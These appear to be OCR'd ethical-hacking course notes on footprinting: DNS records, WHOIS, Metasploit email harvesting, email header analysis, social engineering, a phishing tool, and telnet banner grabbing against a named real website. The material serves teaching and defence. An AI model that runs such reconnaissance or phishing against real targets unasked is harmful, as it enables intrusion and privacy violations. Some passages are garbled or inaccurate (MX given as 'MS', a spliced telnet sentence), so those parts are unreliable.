
Advanced IP Scanner is fast and free software for network scanning. It will allow you to quickly detect all network computers and obtain access to them. With a single click, you can turn a remote PC on and off, connect to it via Radmin, and much more.



2.4-Footprinting Using WhoIs:

WHOIS (pronounced as the phrase who is) is a query and response protocol and whois footprinting is a method for glance information about ownership of a domain name as following: Domain name details. Contact details contain phone no. and email address of the owner.





Finalrecon

FinalRecon is an incredibly simple, cool tool to install. It is an automatic web reconnaissance tool that is written in Python. It provides an overview of the target in a small amount of time while maintaining the accuracy of the results. This tool is also available in Black Arch Linux and SecBSD.

Features:

FinalRecon tool provides detailed information such as :

- Header Information
- Whois
- SSL Certificate Information
- Crawler

2.5-Footprinting Using DNS:

DNS

It converts human-readable domain names into computer readable IP-addresses and vice versa.

A zone files saves all the information regarding the domain name.

DNS RECORD

- DNS stands for Domain Name Server
- It is a set of instructions that live on DNS servers

Major DNS records are

1.A RECORD

- It's address record.
- It holds IP address of given domain.
- It can hold only IPv4 addresses.
- Example website.com A 194.0.0.1

2.AAAA RECORD

- It is an address record.
- It holds IP address of given domain.
- It can hold only IPv6 addresses.

3.CNAME RECORD

- It's a canonical or alias name of the record.
- It used to point a domain name to another domain name instead of an Ip address.
- Example: Alias name for example.com is blog.example.com

4.MS RECORD

- It is a mail exchange
- It should point to mail server not to an IP address

5.NS RECORD

- It is a Name Server record
- It stores all DNS records including A, MX, CNAME Records

6.TEXT (TXT) RECORD

- Permits the insertion of arbitrary text into a DNS record.
- These records add SPF records into a domain.

7.TIME-TO-LIVE (TTL) RECORD

Sets the period of data, which is ideal when a recursive DNS server queries the domain name information

8.START OF AUTHORITY (SOA) RECORD

- Declares the most authoritative host for the zone.
- Every zone file should include an SOA record, which is generated automatically when the user adds a zone.

9.POINTER (PTR) RECORD

Creates a pointer, which maps an IP address to the host name in order to do reverse lookups.
10. SRV RECORD

- It is service record.
- It allows services such as instant messaging or VoIP to directed to a separate host and port location.

How attackers take advantage of DNS?


- The attacker takes advantage of a DNS server that permits recursive lookups and uses recursion to spread their attack to other DNS servers. Fast-flux DNS.
- The attacker swaps DNS records in and out with extreme frequency in order redirect DNS requests and avoid detection.

Finalrecon

- FinalRecon is an incredibly simple, cool tool to install. It is an automatic web reconnaissance tool that is written in Python.
- It provides an overview of the target in a small amount of time while maintaining the accuracy of the results. This tool is also available in Black Arch Linux.
- Features:

  FinalRecon tool provides detailed information such as:

  - Header Information
  - Whois
  - Crawler



Prevention

1. use the latest version of DNS software
2. consistently monitor traffic
3. configure servers to duplicate, separate and isolate the various DNS functions

2.6-Email Footprinting:

In this method, a hacker can trace an email and get information from it. Email footprinting gives us information regarding the sender's email, name, location, IP address, etc.


EMAIL HARVESTING:

It is the process of collecting email address from different sources

It collects the emails that are available on the top of webpages not from the internal server database.

Harvesting by Metasploit

STEP1: To run Metasploit Framework, open a new terminal in kali Linux



STEP2: select the email_collector and move on to the auxiliary module.


```
msf6 > search email_collector

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/gather/search_email_collector                    normal  No     Search Engine Domain Email Address Collector


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/gather/search_email_collector

msf6 > use auxiliary/gather/search_email_collector
msf6 auxiliary(gather/search_email_collector) > info

       Name: Search Engine Domain Email Address Collector
     Module: auxiliary/gather/search_email_collector
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Carlos Perez <carlos_perez@darkoperator.com>
```

STEP3: now give the info command to see information about target.

```
msf6 > search email_collector

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/gather/search_email_collector                    normal  No     Search Engine Domain Email Address Collector


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/gather/search_email_collector

msf6 > use auxiliary/gather/search_email_collector
msf6 auxiliary(gather/search_email_collector) > info

       Name: Search Engine Domain Email Address Collector
     Module: auxiliary/gather/search_email_collector
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Carlos Perez <carlos_perez@darkoperator.com>
```

STEP4: set the domain name

STEP5: exploit it



Prevention

Use the email address by changing the "@" to "at" and the "." to "dot" Avoid using

email address at public directly


HOW TO INDENTIFY THE FAKE EMAILS

- By using the email Address, we can analyze whether the email is fake or not.
- If the mail has mailed-by and signed-by is not a fake mail.

MANUAL EMAIL HEADER ANALYSIS

It is the simple way to identify the fake or not

Step1: Open the mail which is you feeling suspicious and click on show details button




Step2: now open original message option to view its fake or not

```
Delivered-To: skkhajavali969@gmail.com
Received: by 2002:a17:906:51d7:b0:730:c9c1:94c3 with SMTP id v23csp1266576ejk;
        Fri, 19 Aug 2022 12:43:18 -0700 (PDT)
X-Google-Smtp-Source: AA6agR5TXloIg3hMAXJK3ZxBkYVyZ1WQKPUv2ocUzosOpvL1x6pnjUYW2JcfkoYb+/x4P9D5xlSs
X-Received: by 2002:a17:903:2309:b0:16f:784:ea5c with SMTP id d9-20020a170903230900b0016f0784ea5cmr8947915plh.100.1660938198164;
        Fri, 19 Aug 2022 12:43:18 -0700 (PDT)
ARC-Seal: i=1; a=rsa-sha256; t=1660938198; cv=none;
        d=google.com; s=arc-20160816;
        b=iJEdXGmEPz2+K4S4RMYUjfY3lnxRiaMyU9ZPhMtTVCOAl8vjMYsNOThDJC9VtjGvLT
         DnacRhaTkbYYn6ZvCdSzcgAN5Mgl3O+PeMITOS0yvRSdoodOt1JHzt0aVoXQnUxzgqVb
         tvV72g4pVF/Wn6oNTk4YIB+nf301i486BnSlWQbAT0O5DR+/UOrlmfTXxIe97wxkSkgb
         63qXtuttT7beZJhjVTmPOMnZnRv2i6LTgr391S5yo0VuAIQonvP0x8ABHqhqzeDn29M6
         OuTRlLIjz8hj5smDE+E4LsLKOyCZfBX5whWoTXba9WlYoM1fHgQ0kp2SjApWbdSapIOl
         HGoA==
ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816;
        h=date:from:message-id:subject:mime-version:ironport-sdr
         :dkim-signature;
        bh=kagf6c1PR3a7hmp40gfJmcsiOPuFIAi4HbMPJjB9HhA=;
        b=ZDAF1FlZNuguCpscdCoNbUfUDUWgy+JQyDZlxzMftJm/ztC/bq4GIiFxrkJKaQnRD5
         9MArC8+cANOQeODqafhW75gUOOECQcPmc8PZ1ubAygq+vs9CqoN1+nEkCbF0gQPDK2sB
         qucaecXSIsiB4Of8sVNMufJoVDHV2lHfPFmQnV9eJfcNOTjT1v3H/VHPqISuEqZBO9Cp
         n61aYvvQMU0DRrk7iTX9OwAbNqBs2RdEgt/jmfbd32/NfjqtfKCtlAr4vzjw88rBS0W/
         Y8jCy3ZxmCAe3RT2D3cYeNAEffXb2EeBxDph9JKD9qO5+0P9k+RPZrELh9HawDUP/dwj
         i0cg==
ARC-Authentication-Results: i=1; mx.google.com;
       dkim=pass header.i=@tcs.com header.s=default2048 header.b=Z9mw2ETt;
       spf=pass (google.com: domain of prvs=22312619a=careers@tcs.com designates 219.64.34.164 as permitted sender)
smtp.mailfrom="prvs=22312619a=Careers@tcs.com";
       dmarc=pass (p=REJECT sp=REJECT dis=NONE) header.from=tcs.com
Return-Path: <prvs=22312619a=Careers@tcs.com>
Received: from inmumgs02.tcs.com (inmumgs02.tcs.com. [219.64.34.164])
        by mx.google.com with ESMTPS id 200-20020a6304d1000000b0041ccd48598asi5775488pge.817.2022.08.19.12.43.16
        for <skkhajavali969@gmail.com>
        (version=TLS1_2 cipher=ECDHE-ECDSA-AES128-GCM-SHA256 bits=128/128);
        Fri, 19 Aug 2022 12:43:18 -0700 (PDT)
Received-SPF: pass (google.com: domain of prvs=22312619a=careers@tcs.com designates 219.64.34.164 as permitted sender) client-
```

by verifying it above mail is not a fake mail.

Email Tracker Pro:

Email Tracker Pro is a Windows application that analyzes header information contained in every e-mail as a way to trace the route taken by the mail after it was sent. E-mail header information details the path e-mail takes from its source to its destination.



2.7-Footprinting through Social Engineering:

- Social engineering is an art of exploiting human behavior to extract confidential information.
- Social engineers depend on the fact that people are unaware of their valuable information and are careless about protecting it.
- Social engineers attempt to gather:
    - Credit card details and social security number o User names and passwords o Security products in use o Operating systems and software versions o Network layout information o IP addresses and names of servers Social engineering techniques:
    - Eavesdropping o Shoulder surfing o Dumpster diving
    - Impersonation on social networking sites

Collect Information Using Eavesdropping, Shoulder Surfing, and Dumpster Diving:

- Eavesdropping:
    - Eavesdropping is unauthorized listening of conversations or reading of messages.
    - It is interception of any form of communication such as audio, video, or written.

- Shoulder Surfing:

- Shoulder surfing is a technique, where attackers secretly observes the target to gain critical information
- Attackers gather information such as passwords, personal identification number, account numbers, credit card information, etc.

- Dumpster Diving:
  - Dumpster diving is looking for treasure in someone else's trash. o It involves collection of phone bills, contact information, financial information, operations related information, etc. from the target company's trash bins, printer trash bins, user desk for sticky notes, etc.

- Impersonation on Social Networking Sites

As social networking sites such as Facebook, Twitter, and LinkedIn are widely used, attackers used them as a vehicle for impersonation. There are two ways an attacker can use an impersonation strategy on social networking sites:


- By creating a fictitious profile of the victim on the social media site o By stealing the victim’s password or indirectly gaining access to the victim’s social media account.


- Scammer finds a complaining customer on social media, pretends to respond as company.
- Company profile: "@BankName"
  Fake profile: "@BankName_IA"

o

Pyphisher

PyPhisher is a simple Python-based tool for phishing. It was created for the purpose of phishing during a penetration test. It provides user a way to send emails with a customized template that he designs. you can have an html format that is similar to any organization and replace the links that you want to send.is a command line tool, you can automate the process very easily.





Prevention

- Keep your antivirus/antimalware software updated
- Use two step authentications
- Don’t open emails and attachments from suspicious source

- Be wary of tempting offers
- Avoid posting confidential data on social media websites.
- Avoid accepting unwanted friend requests on social media platforms

2.8-Website Footprinting:

It is a technique in which information about the target is collected by monitoring the target's website.

- attacker can retrieve the entire website of the target without being noticed.
- It gives information about Software, Operating system etc.

Banner Grabbing

- It's a technique used to grab information, helps for further remote attacks efficiently.
- It finds the
  1.OS version
  2.server information
- It will help for further attacks.

Banner garbing using

1. telnet

   Telnet is a network protocol used to virtually access a computer and to provide a two-way, collaborative and text-based communication channel between two ality of the victim is used for Identity frauds.

- stands for Terminal Networks.
- It allows a user on one computer to log into another computer.

```
┌──(root㉿kali)-[~]
└─# telnet vvitguntur.com 80
Trying 162.240.63.195...
Connected to vvitguntur.com.
Escape character is '^]'.
^[
HTTP/1.1 400 Bad Request
Date: Tue, 06 Sep 2022 17:12:56 GMT
Server: Apache
Accept-Ranges: bytes
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Connection: close
Content-Type: text/html



<!DOCTYPE html>
<html>
    <head>
    <meta http-equiv="Content-type" content="text/html; charset=utf-8">
    <meta http-equiv="Cache-control" content="no-cache">
    <meta http-equiv="Pragma" content="no-cache">
    <meta http-equiv="Expires" content="0">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>400 Bad Request</title>
    <style type="text/css">
        body {
            font-family: Arial, Helvetica, sans-serif;
            font-size: 14px;
            line-height: 1.428571429;
            background-color: #ffffff;
            color: #2F3230;
            padding: 0;
            margin: 0;
        }
        section, footer {
            display: block;
            padding: 0;
            margin: 0;
        }
        .container {
```

```
        margin: 0;
    }
    .container {
        margin-left: auto;
        margin-right: auto;
        padding: 0 10px;
    }
    .response-info {
        color: #CCCCCC;
    }
    .status-code {
        font-size: 500%;
    }
    .status-reason {
        font-size: 250%;
        display: block;
    }
    .contact-info,
    .reason-text {
        color: #000000;
    }
    .additional-info {
        background-repeat: no-repeat;
        background-color: #293A4A;
        color: #FFFFFF;
    }
    .additional-info a {
        color: #FFFFFF;
    }
    .additional-info-items {
        padding: 20px 0;
        min-height: 193px;
    }
    .contact-info {
        margin-bottom: 20px;
        font-size: 16px;
    }
    .contact-info a {
        text-decoration: underline;
        color: #428BCA;
    }
    .contact-info a:hover,
    .contact-info a:focus,
    .contact-info a:active {
        color: #2A6496;
```


```
File  Actions  Edit  View  Help
            .status-reason {
                font-size: 450%;
            }
        }
    </style>
    </head>
    <body>
        <div class="container">
            <secion class="response-info">
                <span class="status-code">400</span>
